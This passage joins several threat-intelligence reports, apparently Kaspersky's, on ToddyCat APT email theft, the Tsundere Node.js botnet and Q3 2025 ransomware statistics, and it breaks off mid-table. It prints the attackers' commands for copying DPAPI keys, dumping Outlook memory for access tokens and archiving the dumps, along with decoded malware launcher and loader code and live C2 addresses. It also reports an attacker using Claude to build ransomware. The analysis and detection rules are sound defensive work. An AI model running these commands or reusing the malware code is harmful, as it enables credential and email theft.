				copy-item -Force -Path $tmpPath -Destination $dstFileName | Out-Null
			}
		}
	}
}

The copied files are encrypted using the Data Protection API (DPAPI). The previous version of TomBerBil ran on the host and copied the user’s token. As a result, in the user’s current session DPAPI was used to decrypt the master key, and subsequently, the files. The updated server-side version of TomBerBil copies files containing the user encryption keys that are used by DPAPI. These keys, combined with the user’s SID and password, grant the attackers the ability to decrypt all the copied files locally.

if(test-path -path ($item.FullName + '\AppData\Roaming\Microsoft\Protect')){
	copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Roaming\Microsoft\Protect') -Destination ($upath + '\') | Out-Null
}
if(test-path -path ($item.FullName + '\AppData\Local\Microsoft\Credentials')){
	copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Local\Microsoft\Credentials') -Destination ($upath + '\') | Out-Null
}

With TomBerBil, the attackers automatically collected user cookies, browsing history, and saved passwords, while simultaneously copying the encryption keys needed to decrypt the browser files. The connection to the victim’s remote hosts was established via the SMB protocol, which significantly complicated the detection of the tool’s activity.

TomBerBil in PowerShell

TomBerBil in PowerShell

As a rule, such tools are deployed at later stages, after the adversary has established persistence within the organization’s internal infrastructure and obtained privileged access.

Detection

To detect the implementation of this attack, it’s necessary to set up auditing for access to browser folders and to monitor network protocol connection attempts to those folders.

title: Access To Sensitive Browser Files Via Smb
id: 9ac86f68-9c01-4c9d-897a-4709256c4c7b
status: experimental
description: Detects remote access attempts to browser files containing sensitive information
author: Kaspersky
date: 2025-08-11
tags:
    - attack.credential-access
    - attack.t1555.003
logsource:
    product: windows
    service: security
detection:
    event:
        EventID: '5145'
    chromium_files:
        ShareLocalPath|endswith:
            - '\User Data\Default\History'
            - '\User Data\Default\Network\Cookies'
            - '\User Data\Default\Login Data'
            - '\User Data\Local State'
    firefox_path:
        ShareLocalPath|contains: '\AppData\Roaming\Mozilla\Firefox\Profiles'
    firefox_files:
        ShareLocalPath|endswith:
            - 'key3.db'
            - 'signons.sqlite'
            - 'key4.db'
            - 'logins.json'
    condition: event and (chromium_files or firefox_path and firefox_files)
falsepositives: Legitimate activity
level: medium

In addition, auditing for access to the folders storing the DPAPI encryption key files is also required.

title: Access To System Master Keys Via Smb
id: ba712364-cb99-4eac-a012-7fc86d040a4a
status: experimental
description: Detects remote access attempts to the Protect file, which stores DPAPI master keys
references:
    - https://www.synacktiv.com/en/publications/windows-secrets-extraction-a-summary
author: Kaspersky
date: 2025-08-11
tags:
    - attack.credential-access
    - attack.t1555
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: '5145'
        ShareLocalPath|contains: 'windows\System32\Microsoft\Protect'
    condition: selection
falsepositives: Legitimate activity
level: medium

Stealing emails from Outlook

The modified TomBerBil tool family proved ineffective at evading monitoring tools, compelling the threat actor to seek alternative methods for accessing the organization’s critical data. We discovered an attempt to gain access to corporate correspondence files in the local Outlook storage.

The Outlook application stores OST (Offline Storage Table) files for offline use. The names of these files contain the address of the mailbox being cached. Outlook uses OST files to store a local copy of data synchronized with mail servers: Microsoft Exchange, Microsoft 365, or Outlook.com. This capability allows users to work with emails, calendars, contacts, and other data offline, then synchronize changes with the server once the connection is restored.

However, access to an OST file is blocked by the application while Outlook is running. To copy the file, the attackers created a specialized tool called TCSectorCopy.

TCSectorCopy

This tool is designed for block-by-block copying of files that may be inaccessible by applications or the operating system, such as files that are locked while in use.

The tool is a 32-bit PE file written in C++. After launch, it processes parameters passed via the command line: the path to the source file to be copied and the path where the result should be saved. The tool then validates that the source path is not identical to the destination path.

Validating the TCSectorCopy command line parameters

Validating the TCSectorCopy command line parameters

Next, the tool gathers information about the disk hosting the file to be copied: it determines the cluster size, file system type, and other parameters necessary for low-level reading.

Determining the disk's file system type

Determining the disk’s file system type

TCSectorCopy then opens the disk as a device in read-only mode and sequentially copies the file content block by block, bypassing the standard Windows API. This allows the tool to copy even the files that are locked by the system or other applications.

The adversary uploaded this tool to target host and used it to copy user OST files:

xCopy.exe  C:\Users\<user>\AppData\Local\Microsoft\Outlook\<email>@<domain>.ost <email>@<domain>.ost2

Having obtained the OST files, the attackers processed them using a separate tool to extract the email correspondence content.

XstReader

XstReader is an open-source C# tool for viewing and exporting the content of Microsoft Outlook OST and PST files. The attackers used XstReader to export the content of the previously copied OST files.

XstReader is executed with the -e parameter and the path to the copied file. The -e parameter specifies the export of all messages and their attachments to the current folder in the HTML, RTF, and TXT formats.

XstExport.exe -e <email>@<domain>.ost2

After exporting the data from the OST file, the attackers review the list of obtained files, collect those of interest into an archive, and exfiltrate it.

 Stealing data with TCSectorCopy and XstReader

Stealing data with TCSectorCopy and XstReader

Detection

To detect unauthorized access to Outlook OST files, it’s necessary to set up auditing for the %LOCALAPPDATA%\Microsoft\Outlook\ folder and monitor access events for files with the .ost extension. The Outlook process and other processes legitimately using this file must be excluded from the audit.

title: Access To Outlook Ost Files
id: 2e6c1918-08ef-4494-be45-0c7bce755dfc
status: experimental
description: Detects access to the Outlook Offline Storage Table (OST) file
author: Kaspersky
date: 2025-08-11
tags:
    - attack.collection
    - attack.t1114.001
logsource:
    product: windows
    service: security
detection:
    event:
        EventID: 4663
    outlook_path:
        ObjectName|contains: '\AppData\Local\Microsoft\Outlook\'
    ost_file:
        ObjectName|endswith: '.ost'
    condition: event and outlook_path and ost_file
falsepositives: Legitimate activity
level: low

The TCSectorCopy tool accesses the OST file via the disk device, so to detect it, it’s important to monitor events such as Event ID 9 (RawAccessRead) in Sysmon. These events indicate reading directly from the disk, bypassing the file system.

As we mentioned earlier, TCSectorCopy receives the path to the OST file via a command line. Consequently, detecting this tool’s malicious activity requires monitoring for a specific OST file naming pattern: the @ symbol and the .ost extension in the file name.

Example of detecting TCSectorCopy activity in KATA

Example of detecting TCSectorCopy activity in KATA

Stealing access tokens from Outlook

Since active file collection actions on a host are easily tracked using monitoring systems, the attackers’ next step was gaining access to email outside the hosts where monitoring was being performed. Some target organizations used the Microsoft 365 cloud office suite. The attackers attempted to obtain the access token that resides in the memory of processes utilizing this cloud service.

In the OAuth 2.0 protocol, which Microsoft 365 uses for authorization, the access token is used when requesting resources from the server. In Outlook, it is specified in API requests to the cloud service to retrieve emails along with attachments. Its disadvantage is its relatively short lifespan; however, this can be enough to retrieve all emails from a mailbox while bypassing monitoring tools.

The access token is stored using the JWT (JSON Web Tokens) standard. The token content is encoded using Base64. JWT headers for Microsoft applications always specify the typ parameter with the JWT value first. This means that the first 18 characters of the encoded token will always be the same.

The attackers used SharpTokenFinder to obtain the access token from the user’s Outlook application. This tool is written in C# and designed to search for an access token in processes associated with the Microsoft 365 suite. After launch, the tool searches the system for the following processes:

  • “TEAMS”
  • “WINWORD”
  • “ONENOTE”
  • “POWERPNT”
  • “OUTLOOK”
  • “EXCEL”
  • “ONEDRIVE”
  • “SHAREPOINT”

If these processes are found, the tool attempts to open each process’s object using the OpenProcess function and dump their memory. To do this, the tool imports the MiniDumpWriteDump function from the dbghelp.dll file, which writes user mode minidump information to the specified file. The dump files are saved in the dump folder, located in the current SharpTokenFinder directory. After creating dump files for the processes, the tool searches for the following string pattern in each of them:

"eyJ0eX[a-zA-Z0-9\\._\\-]+"

This template uses the first six symbols of the encoded JWT token, which are always the same. Its structures are separated by dots. This is sufficient to find the necessary string in the process memory dump.

Example of a JWT Token

Example of a JWT Token

In the incident being described, the local security tools (EPP) blocked the attempt to create the OUTLOOK.exe process dump using SharpTokenFinder, so the operator used ProcDump from the Sysinternals suite for this purpose:

procdump64.exe -accepteula -ma OUTLOOK.exe
dir c:\windows\temp\OUTLOOK.EXE_<id>.dmp
c:\progra~1\winrar\rar.exe a -k -r -s -m5 -v100M %temp%\dmp.rar c:\windows\temp\OUTLOOK.EXE_<id>.dmp

Here, the operator executed ProcDump with the following parameters:

  • accepteula silently accepts the license agreement without displaying the agreement window.
  • ma indicates that a full process dump should be created.
  • exe is the name of the process to be dumped.

The dir command is then executed as a check to confirm that the file was created and is not zero size. Following this validation, the file is added to a dmp.rar archive using WinRAR. The attackers sent this file to their host via SMB.

Detection

To detect this technique, it’s necessary to monitor the ProcDump process command line for names belonging to Microsoft 365 application processes.

title: Dump Of Office 365 Processes Using Procdump
id: 5ce97d80-c943-4ac7-8caf-92bb99e90e90
status: experimental
description: Detects Office 365 process names in the command line of the procdump tool
author: kaspersky
date: 2025-08-11
tags:
    - attack.lateral-movement
    - attack.defense-evasion
    - attack.t1550.001
logsource:
  category: process_creation
  product: windows
detection:
    selection:
        Product: 'ProcDump'
        CommandLine|contains:
            - 'teams'
            - 'winword'
            - 'onenote'
            - 'powerpnt'
            - 'outlook'
            - 'excel'
            - 'onedrive'
            - 'sharepoint'
    condition: selection
falsepositives: Legitimate activity
level: high

Below is an example of the ProcDump tool from the Sysinternals package used to dump the Outlook process memory, detected by Kaspersky Anti Targeted Attack (KATA).

Example of Outlook process dump detection in KATA

Example of Outlook process dump detection in KATA

Takeaways

The incidents reviewed in this article show that ToddyCat APT is constantly evolving its techniques and seeking new ways to conceal its activity aimed at gaining access to corporate correspondence within compromised infrastructure. Most of the techniques described here can be successfully detected. For timely identification of these techniques, we recommend using both host-based EPP solutions, such as Kaspersky Endpoint Security for Business, and complex threat monitoring systems, such as Kaspersky Anti Targeted Attack. For comprehensive, up-to-date information on threats and corresponding detection rules, we recommend Kaspersky Threat Intelligence.

Indicators of compromise

Malicious files
55092E1DEA3834ABDE5367D79E50079A             ip445.ps1
2320377D4F68081DA7F39F9AF83F04A2              xCopy.exe
B9FDAD18186F363C3665A6F54D51D3A0             stf.exe

Not-a-virus files
49584BD915DD322C3D84F2794BB3B950             XstExport.exe

File paths
C:\programdata\ip445.ps1
C:\Windows\Temp\xCopy.exe
C:\Windows\Temp\XstExport.exe
c:\windows\temp\stf.exe

PDB
O:\Projects\Penetration\Tools\SectorCopy\Release\SectorCopy.pdb

Blockchain and Node.js abused by Tsundere: an emerging botnet

Introduction

Tsundere is a new botnet, discovered by our Kaspersky GReAT around mid-2025. We have correlated this threat with previous reports from October 2024 that reveal code similarities, as well as the use of the same C2 retrieval method and wallet. In that instance, the threat actor created malicious Node.js packages and used the Node Package Manager (npm) to deliver the payload. The packages were named similarly to popular packages, employing a technique known as typosquatting. The threat actor targeted libraries such as Puppeteer, Bignum.js, and various cryptocurrency packages, resulting in 287 identified malware packages. This supply chain attack affected Windows, Linux, and macOS users, but it was short-lived, as the packages were removed and the threat actor abandoned this infection method after being detected.

The threat actor resurfaced around July 2025 with a new threat. We have dubbed it the Tsundere bot after its C2 panel. This botnet is currently expanding and poses an active threat to Windows users.

Initial infection

Currently, there is no conclusive evidence on how the Tsundere bot implants are being spread. However, in one documented case, the implant was installed via a Remote Monitoring and Management (RMM) tool, which downloaded a file named pdf.msi from a compromised website. In other instances, the sample names suggest that the implants are being disseminated using the lure of popular Windows games, particularly first-person shooters. The samples found in the wild have names such as “valorant”, “cs2”, or “r6x”, which appear to be attempts to capitalize on the popularity of these games among piracy communities.

Malware implants

According to the C2 panel, there are two distinct formats for spreading the implant: via an MSI installer and via a PowerShell script. Implants are automatically generated by the C2 panel (as described in the Infrastructure section).

MSI installer

The MSI installer was often disguised as a fake installer for popular games and other software to lure new victims. Notably, at the time of our research, it had a very low detection rate.

The installer contains a list of data and JavaScript files that are updated with each new build, as well as the necessary Node.js executables to run these scripts. The following is a list of files included in the sample:

nodejs/B4jHWzJnlABB2B7
nodejs/UYE20NBBzyFhqAQ.js
nodejs/79juqlY2mETeQOc
nodejs/thoJahgqObmWWA2
nodejs/node.exe
nodejs/npm.cmd
nodejs/npx.cmd

The last three files in the list are legitimate Node.js files. They are installed alongside the malicious artifacts in the user’s AppData\Local\nodejs directory.

An examination of the CustomAction table reveals the process by which Windows Installer executes the malware and installs the Tsundere bot:

RunModulesSetup 1058    NodeDir powershell -WindowStyle Hidden -NoLogo -enc JABuAG[...]ACkAOwAiAA==

After Base64 decoding, the command appears as follows:

$nodePath = "$env:LOCALAPPDATA\nodejs\node.exe";
& $nodePath  - e "const { spawn } = require('child_process'); spawn(process.env.LOCALAPPDATA + '\\nodejs\\node.exe', ['B4jHWzJnlABB2B7'], { detached: true, stdio: 'ignore', windowsHide: true, cwd: __dirname }).unref();"

This will execute Node.js code that spawns a new Node.js process, which runs the loader JavaScript code (in this case, B4jHWzJnlABB2B7). The resulting child process runs in the background, remaining hidden from the user.

Loader script

The loader script is responsible for ensuring the correct decryption and execution of the main bot script, which handles npm unpackaging and configuration. Although the loader code, similar to the code for the other JavaScript files, is obfuscated, it can be deobfuscated using open-source tools. Once executed, the loader attempts to locate the unpackaging script and configuration for the Tsundere bot, decrypts them using the AES-256 CBC cryptographic algorithm with a build-specific key and IV, and saves the decrypted files under different filenames.

encScriptPath = 'thoJahgqObmWWA2',
  encConfigPath = '79juqlY2mETeQOc',
  decScript = 'uB39hFJ6YS8L2Fd',
  decConfig = '9s9IxB5AbDj4Pmw',
  keyBase64 = '2l+jfiPEJufKA1bmMTesfxcBmQwFmmamIGM0b4YfkPQ=',
  ivBase64 = 'NxrqwWI+zQB+XL4+I/042A==',
[...]
    const h = path.dirname(encScriptPath),
      i = path.join(h, decScript),
      j = path.join(h, decConfig)
    decryptFile(encScriptPath, i, key, iv)
    decryptFile(encConfigPath, j, key, iv)

The configuration file is a JSON that defines a directory and file structure, as well as file contents, which the malware will recreate. The malware author refers to this file as “config”, but its primary purpose is to package and deploy the Node.js package manager (npm) without requiring manual installation or downloading. The unpackaging script is responsible for recreating this structure, including the node_modules directory with all its libraries, which contains packages necessary for the malware to run.

With the environment now set up, the malware proceeds to install three packages to the node_modules directory using npm:

  • ws: a WebSocket networking library
  • ethers: a library for communicating with Ethereum
  • pm2: a Node.js process management tool
Loader script installing the necessary toolset for Tsundere persistence and execution

Loader script installing the necessary toolset for Tsundere persistence and execution

The pm2 package is installed to ensure the Tsundere bot remains active and used to launch the bot. Additionally, pm2 helps achieve persistence on the system by writing to the registry and configuring itself to restart the process upon login.

PowerShell infector

The PowerShell version of the infector operates in a more compact and simplified manner. Instead of utilizing a configuration file and an unpacker — as done with the MSI installer — it downloads the ZIP file node-v18.17.0-win-x64.zip from the official Node.js website nodejs[.]org and extracts it to the AppData\Local\NodeJS directory, ultimately deploying Node.js on the targeted device. The infector then uses the AES-256-CBC algorithm to decrypt two large hexadecimal-encoded variables, which correspond to the bot script and a persistence script. These decrypted files, along with a package.json file are written to the disk. The package.json file contains information about the malicious Node.js package, as well as the necessary libraries to be installed, including the ws and ethers packages. Finally, the infector runs both scripts, starting with the persistence script that is followed by the bot script.

The PowerShell infector creates a package file with the implant dependencies

The PowerShell infector creates a package file with the implant dependencies

Persistence is achieved through the same mechanism observed in the MSI installer: the script creates a value in the HKCU:\Software\Microsoft\Windows\CurrentVersion\Run registry key that points to itself. It then overwrites itself with a new script that is Base64 decoded. This new script is responsible for ensuring the bot is executed on each login by spawning a new instance of the bot.

Tsundere bot

We will now delve into the Tsundere bot, examining its communication with the command-and-control (C2) server and its primary functionality.

C2 address retrieval

Web3 contracts, also known as smart contracts, are deployed on a blockchain via transactions from a wallet. These contracts can store data in variables, which can be modified by functions defined within the contract. In this case, the Tsundere botnet utilizes the Ethereum blockchain, where a method named setString(string _str) is defined to modify the state variable param1, allowing it to store a string. The string stored in param1 is used by the Tsundere botnet administrators to store new WebSocket C2 servers, which can be rotated at will and are immutable once written to the Ethereum blockchain.

The Tsundere botnet relies on two constant points of reference on the Ethereum blockchain:

  • Wallet: 0x73625B6cdFECC81A4899D221C732E1f73e504a32
  • Contract: 0xa1b40044EBc2794f207D45143Bd82a1B86156c6b

In order to change the C2 server, the Tsundere botnet makes a transaction to update the state variable with a new address. Below is a transaction made on August 19, 2025, with a value of 0 ETH, which updates the address.

Smart contract containing the Tsundere botnet WebSocket C2

Smart contract containing the Tsundere botnet WebSocket C2

The state variable has a fixed length of 32 bytes, and a string of 24 bytes (see item [2] in the previous image) is stored within it. When this string is converted from hexadecimal to ASCII, it reveals the new WebSocket C2 server address: ws[:]//185.28.119[.]179:1234.

To obtain the C2 address, the bot contacts various public endpoints that provide remote procedure call (RPC) APIs, allowing them to interact with Ethereum blockchain nodes. At the start of the script, the bot calls a function named fetchAndUpdateIP, which iterates through a list of RPC providers. For each provider, it checks the transactions associated with the contract address and wallet owner, and then retrieves the string from the state variable containing the WebSocket address, as previously observed.

Malware code for retrieval of C2 from the smart contract

Malware code for retrieval of C2 from the smart contract

The Tsundere bot verifies that the C2 address starts with either ws:// or wss:// to ensure it is a valid WebSocket URL, and then sets the obtained string as the server URL. But before using this new URL, the bot first checks the system locale by retrieving the culture name of the machine to avoid infecting systems in the CIS region. If the system is not in the CIS region, the bot establishes a connection to the server via a WebSocket, setting up the necessary handlers for receiving, sending, and managing connection states, such as errors and closed sockets.

Bot handlers for communication

Bot handlers for communication

Communication

The communication flow between the client (Tsundere bot) and the server (WebSocket C2) is as follows:

  1. The Tsundere bot establishes a WebSocket connection with the retrieved C2 address.
  2. An AES key is transmitted immediately after the connection is established.
  3. The bot sends an empty string to confirm receipt of the key.
  4. The server then sends an IV, enabling the use of encrypted communication from that point on.
    Encryption is required for all subsequent communication.
  5. The bot transmits the OS information of the infected machine, including the MAC address, total memory, GPU information, and other details. This information is also used to generate a unique identifier (UUID).
  6. The C2 server responds with a JSON object, acknowledging the connection and confirming the bot’s presence.
  7. With the connection established, the client and server can exchange information freely.
    1. To maintain the connection, keep-alive messages are sent every minute using ping/pong messages.
    2. The bot sends encrypted responses as part of the ping/pong messages, ensuring continuous communication.
Tsundere communication process with the C2 via WebSockets

Tsundere communication process with the C2 via WebSockets

The connections are not authenticated through any additional means, making it possible for a fake client to establish a connection.

As previously mentioned, the client sends an encrypted ping message to the C2 server every minute, which returns a pong message. This ping-pong exchange serves as a mechanism for the C2 panel to maintain a list of currently active bots.

Functionality

The Tsundere bot is designed to allow the C2 server to send dynamic JavaScript code. When the C2 server sends a message with ID=1 to the bot, the message is evaluated as a new function and then executed. The result of this operation is sent back to the server via a custom function named serverSend, which is responsible for transmitting the result as a JSON object, encrypted for secure communication.

Tsundere bot evaluation code once functions are received from the C2

Tsundere bot evaluation code once functions are received from the C2

The ability to evaluate code makes the Tsundere bot relatively simple, but it also provides flexibility and dynamism, allowing the botnet administrators to adapt it to a wide range of actions.

However, during our observation period, we did not receive any commands or functions from the C2 server, possibly because the newly connected bot needed to be requested by other threat actors through the botnet panel before it could be utilized.

Infrastructure

The Tsundere bot utilizes WebSocket as its primary protocol for establishing connections with the C2 server. As mentioned earlier, at the time of writing, the malware was communicating with the WebSocket server located at 185.28.119[.]179, and our tests indicated that it was responding positively to bot connections.

The following table lists the IP addresses and ports extracted from the provided list of URLs:

IP Port First seen (contract update) ASN
185.28.119[.]179 1234 2025-08-19 AS62005
196.251.72[.]192 1234 2025-08-03 AS401120
103.246.145[.]201 1234 2025-07-14 AS211381
193.24.123[.]68 3011 2025-06-21 AS200593
62.60.226[.]179 3001 2025-05-04 AS214351

Marketplace and control panel

No business is complete without a marketplace, and similarly, no botnet is complete without a control panel. The Tsundere botnet has both a marketplace and a control panel, which are integrated into the same frontend.

Tsundere botnet panel login

Tsundere botnet panel login

The notable aspect of Tsundere’s control panel, dubbed “Tsundere Netto” (version 2.4.4), is that it has an open registration system. Any user who accesses the login form can register and gain access to the panel, which features various tabs:

  • Bots: a dashboard displaying the number of bots under the user’s control
  • Settings: user settings and administrative functions
  • Build: if the user has an active license, they can create new bots using the two previously mentioned methodologies (MSI or PowerShell)
  • Market: this is the most interesting aspect of the panel, as it allows users to promote their individual bots and offer various services and functionalities to other threat actors. Each build can create a bot that performs a specific set of actions, which can then be offered to others
  • Monero wallet: a wallet service that enables users to make deposits or withdrawals
  • Socks proxy: a feature that allows users to utilize their bots as proxies for their traffic
Tsundere botnet control panel, building system and market

Tsundere botnet control panel, building system and market

Each build generates a unique build ID, which is embedded in the implant and sent to the C2 server upon infection. This build ID can be linked to the user who created it. According to our research and analysis of other URLs found in the wild, builds are created through the panel and can be downloaded via the URL:

hxxps://idk.1f2e[REDACTED]07a4[.]net/api/builds/{BUILD-ID}.msi.

At the time of writing this, the panel typically has between 90 and 115 bots connected to the C2 server at any given time.

Attribution

Based on the text found in the implants, we can conclude with high confidence that the threat actor behind the Tsundere botnet is likely Russian-speaking. The use of the Russian language in the implants is consistent with previous attacks attributed to the same threat actor.

Russian being used throughout the code

Russian being used throughout the code

Furthermore, our analysis suggests a connection between the Tsundere botnet and the 123 Stealer, a C++-based stealer available on the shadow market for $120 per month. This connection is based on the fact that both panels share the same server. Notably, the main domain serves as the frontend for the 123 Stealer panel, while the subdomain “idk.” is used for the Tsundere botnet panel.

123 Stealer C2 panel sharing Tsundere's infrastructure and showcasing its author

123 Stealer C2 panel sharing Tsundere’s infrastructure and showcasing its author

By examining the available evidence, we can link both threats to a Russian-speaking threat actor known as “koneko”. Koneko was previously active on a dark web forum, where they promoted the 123 Stealer, as well as other malware, including a backdoor. Although our analysis of the backdoor revealed that it was not directly related to Tsundere, it shared similarities with the Tsundere botnet in that it was written in Node.js and used PowerShell or MSI as infectors. Before the dark web forum was seized and shut down, koneko’s profile featured the title “node malware senior”, further suggesting their expertise in Node.js-based malware.

Conclusion

The Tsundere botnet represents a renewed effort by a presumably identified threat actor to revamp their toolset. The Node.js-based bot is an evolution of an attack discovered in October of last year, and it now features a new strategy and even a new business model. Infections can occur through MSI and PowerShell files, which provides flexibility in terms of disguising installers, using phishing as a point of entry, or integrating with other attack mechanisms, making it an even more formidable threat.

Additionally, the botnet leverages a technique that is gaining popularity: utilizing web3 contracts, also known as “smart contracts”, to host command-and-control (C2) addresses, which enhances the resilience of the botnet infrastructure. The botnet’s possible author, koneko, is also involved in peddling other threats, such as the 123 Stealer, which suggests that the threat is likely to escalate rather than diminish in the coming months. As a result, it is essential to closely monitor this threat and be vigilant for related threats that may emerge in the near future.

Indicators of compromise

More IoCs related to this threat are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

File hashes
235A93C7A4B79135E4D3C220F9313421
760B026EDFE2546798CDC136D0A33834
7E70530BE2BFFCFADEC74DE6DC282357
5CC5381A1B4AC275D221ECC57B85F7C3
AD885646DAEE05159902F32499713008
A7ED440BB7114FAD21ABFA2D4E3790A0
7CF2FD60B6368FBAC5517787AB798EA2
E64527A9FF2CAF0C2D90E2238262B59A
31231FD3F3A88A27B37EC9A23E92EBBC
FFBDE4340FC156089F968A3BD5AA7A57
E7AF0705BA1EE2B6FBF5E619C3B2747E
BFD7642671A5788722D74D62D8647DF9
8D504BA5A434F392CC05EBE0ED42B586
87CE512032A5D1422399566ECE5E24CF
B06845C9586DCC27EDBE387EAAE8853F
DB06453806DACAFDC7135F3B0DEA4A8F

File paths
%APPDATA%\Local\NodeJS

Domains and IPs
ws://185.28.119[.]179:1234
ws://196.251.72[.]192:1234
ws://103.246.145[.]201:1234
ws://193.24.123[.]68:3011
ws://62.60.226[.]179:3001

Cryptocurrency wallets
Note: These are wallets that have changed the C2 address in the smart contract since it was created.
0x73625B6cdFECC81A4899D221C732E1f73e504a32
0x10ca9bE67D03917e9938a7c28601663B191E4413
0xEc99D2C797Db6E0eBD664128EfED9265fBE54579
0xf11Cb0578EA61e2EDB8a4a12c02E3eF26E80fc36
0xdb8e8B0ef3ea1105A6D84b27Fc0bAA9845C66FD7
0x10ca9bE67D03917e9938a7c28601663B191E4413
0x52221c293a21D8CA7AFD01Ac6bFAC7175D590A84
0x46b0f9bA6F1fb89eb80347c92c9e91BDF1b9E8CC

IT threat evolution in Q3 2025. Non-mobile statistics

By: AMR

IT threat evolution in Q3 2025. Mobile statistics
IT threat evolution in Q3 2025. Non-mobile statistics

Quarterly figures

In Q3 2025:

  • Kaspersky solutions blocked more than 389 million attacks that originated with various online resources.
  • Web Anti-Virus responded to 52 million unique links.
  • File Anti-Virus blocked more than 21 million malicious and potentially unwanted objects.
  • 2,200 new ransomware variants were detected.
  • Nearly 85,000 users experienced ransomware attacks.
  • 15% of all ransomware victims whose data was published on threat actors’ data leak sites (DLSs) were victims of Qilin.
  • More than 254,000 users were targeted by miners.

Ransomware

Quarterly trends and highlights

Law enforcement success

The UK’s National Crime Agency (NCA) arrested the first suspect in connection with a ransomware attack that caused disruptions at numerous European airports in September 2025. Details of the arrest have not been published as the investigation remains ongoing. According to security researcher Kevin Beaumont, the attack employed the HardBit ransomware, which he described as primitive and lacking its own data leak site.

The U.S. Department of Justice filed charges against the administrator of the LockerGoga, MegaCortex and Nefilim ransomware gangs. His attacks caused millions of dollars in damage, putting him on wanted lists for both the FBI and the European Union.

U.S. authorities seized over $2.8 million in cryptocurrency, $70,000 in cash, and a luxury vehicle from a suspect allegedly involved in distributing the Zeppelin ransomware. The criminal scheme involved data theft, file encryption, and extortion, with numerous organizations worldwide falling victim.

A coordinated international operation conducted by the FBI, Homeland Security Investigations (HSI), the U.S. Internal Revenue Service (IRS), and law enforcement agencies from several other countries successfully dismantled the infrastructure of the BlackSuit ransomware. The operation resulted in the seizure of four servers, nine domains, and $1.09 million in cryptocurrency. The objective of the operation was to destabilize the malware ecosystem and protect critical U.S. infrastructure.

Vulnerabilities and attacks

SSL VPN attacks on SonicWall

Since late July, researchers have recorded a rise in attacks by the Akira threat actor targeting SonicWall firewalls supporting SSL VPN. SonicWall has linked these incidents to the already-patched vulnerability CVE-2024-40766, which allows unauthorized users to gain access to system resources. Attackers exploited the vulnerability to steal credentials, subsequently using them to access devices, even those that had been patched. Furthermore, the attackers were able to bypass multi-factor authentication enabled on the devices. SonicWall urges customers to reset all passwords and update their SonicOS firmware.

Scattered Spider uses social engineering to breach VMware ESXi

The Scattered Spider (UNC3944) group is attacking VMware virtual environments. The attackers contact IT support posing as company employees and request to reset their Active Directory password. Once access to vCenter is obtained, the threat actors enable SSH on the ESXi servers, extract the NTDS.dit database, and, in the final phase of the attack, deploy ransomware to encrypt all virtual machines.

Exploitation of a Microsoft SharePoint vulnerability

In late July, researchers uncovered attacks on SharePoint servers that exploited the ToolShell vulnerability chain. In the course of investigating this campaign, which affected over 140 organizations globally, researchers discovered the 4L4MD4R ransomware based on Mauri870 code. The malware is written in Go and packed using the UPX compressor. It demands a ransom of 0.005 BTC.

The application of AI in ransomware development

A UK-based threat actor used Claude to create and launch a ransomware-as-a-service (RaaS) platform. The AI was responsible for writing the code, which included advanced features such as anti-EDR techniques, encryption using ChaCha20 and RSA algorithms, shadow copy deletion, and network file encryption.

Anthropic noted that the attacker was almost entirely dependent on Claude, as they lacked the necessary technical knowledge to provide technical support to their own clients. The threat actor sold the completed malware kits on the dark web for $400–$1,200.

Researchers also discovered a new ransomware strain, dubbed PromptLock, that utilizes an LLM directly during attacks. The malware is written in Go. It uses hardcoded prompts to dynamically generate Lua scripts for data theft and encryption across Windows, macOS and Linux systems. For encryption, it employs the SPECK-128 algorithm, which is rarely used by ransomware groups.

Subsequently, scientists from the NYU Tandon School of Engineering traced back the likely origins of PromptLock to their own educational project, Ransomware 3.0, which they detailed in a prior publication.

The most prolific groups

This section highlights the most prolific ransomware gangs by number of victims added to each group’s DLS. As in the previous quarter, Qilin leads by this metric. Its share grew by 1.89 percentage points (p.p.) to reach 14.96%. The Clop ransomware showed reduced activity, while the share of Akira (10.02%) slightly increased. The INC Ransom group, active since 2023, rose to third place with 8.15%.

Number of each group’s victims according to its DLS as a percentage of all groups’ victims published on all the DLSs under review during the reporting period (download)

Number of new variants

In the third quarter, Kaspersky solutions detected four new families and 2,259 new ransomware modifications, nearly one-third more than in Q2 2025 and slightly more than in Q3 2024.

Number of new ransomware modifications, Q3 2024 — Q3 2025 (download)

Number of users attacked by ransomware Trojans

During the reporting period, our solutions protected 84,903 unique users from ransomware. Ransomware activity was highest in July, while August proved to be the quietest month.

Number of unique users attacked by ransomware Trojans, Q3 2025 (download)

Attack geography

TOP 10 countries attacked by ransomware Trojans

In the third quarter, Israel had the highest share (1.42%) of attacked users. Most of the ransomware in that country was detected in August via behavioral analysis.

Country/territory* %**
1 Israel 1.42
2 Libya 0.64
